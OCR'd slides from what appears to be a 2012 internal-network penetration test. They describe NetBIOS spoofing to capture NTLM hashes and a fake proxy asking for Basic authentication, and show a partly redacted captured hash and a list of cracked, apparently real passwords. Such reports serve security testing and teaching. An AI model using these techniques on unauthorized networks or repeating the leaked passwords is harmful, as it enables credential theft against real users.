
1. Network mapping
   - ~ the same as last year
2. Service and OS discovery
   - ~ the same as last year



Pentesting the (same) internal network (2012) – cont.

1. Network mapping
   - ~ the same as last year
2. Service and OS discovery
   - ~ the same as last year
3. Vulnerability scanning
   - Nessus: 0 high,

     21 medium, 20 low




Pentesting the (same) internal network (2012) – cont.

1. Network mapping
   - ~ the same as last year
2. Service and OS discovery
   - ~ the same as last year
3. Vulnerability scanning
   - Nessus: 0 high,

     21 medium, 20 low


Now what?

- No default/weak passwords
- No missing patches
- No exploitable config problems
- No sql injection…



Pentesting the (same) internal network (2012) – cont.


4. Attack the clients – method 1




Pentesting the (same) internal network (2012) – cont.


4. Attack the clients – method 1
   - Setup a fake local NetBIOS server
   - Respond to every request with my IP address
   - Setup multiple local services (HTTP, SMB)
   - Request Windows authentication on connection

     => capture password hashes






No.	Time	Source	Destination	Protocol	Length	Info
200	12.697618	10.[redacted]166	10.[redacted].255	NBNS	92	Name query NB KWSHQAPP01<20>
201	12.713457	10.[redacted].14	10.[redacted]166	NBNS	104	Name query response NB 10.[redacted]14



```
NTLMv1 Response Captured from [redacted]
DOMAIN: RO USER: ama[redacted]u
LMHASH:Disabled
NTHASH:00366da6607a1e1d8408b51[redacted]d2b9a0e7596612a
```

Pentesting the (same) internal network (2012) – cont.


4. Attack the clients – method 1 – cont.
   - Captured around NTLM 50 hashes
   - Cracked about 25% using dictionary attack with mangling rules in a few hours
   - Gained network access as domain user (low privileges)
   - Could access some shared files on file server
   - Not enough



```
#june2012*
Wizard123!
aprilie_12
fatfrumos58.
./martie02
andree@1987
iulie_2012
april.12
aprilie.2012
aprilie.1988
primavara2012!
mai.2012
bobo2010/
```

Pentesting the (same) internal network (2012) – cont.

4. Attack the clients – method 2
   - Man in the middle attack between victim and proxy server
   - Setup a fake local proxy server
   - Request Basic authentication
   - Receive user’s credentials in clear text (base64 encoded)




Pentesting the (same) internal network (2012) – cont.

4. Attack the clients – method 2 – cont

The victim sees this:

What would you do?


http://www.google.com/ - Windows Internet Explorer provided by KPMG Romania
http://www.google.com/
Favorites
http://www.google.com/
Windows Security
OK
Cancel
Waiting for http://www.google.com/...
Internet

Network Access Message: The page cannot be displayed

Explanation: There is a problem with t
and it cannot be displayed.

Try the following:

- **Refresh page:** Search for the pag
button. The timeout may have occu
- **Check spelling:** Check that you typ
correctly. The address may have be
- **Access from a link:** If there is a l
try accessing the page from that lin

If you are still not able to view the requeste
administrator or Helpdesk.

Technical Information (for support pers

- Error Code: 407 Proxy Authenticatio
requires authorization to fulfill the r
service is denied. (12209)
- IP Address: [redacted]
- Server: [redacted]
- Source: proxy

The server 10[redacted] at [redacted] (ISA Proxy Server) requires authentication.

The proxy server requires a username and password.

Warning: This server is requesting that your username and password be sent in an insecure manner (basic authentication without a secure connection).

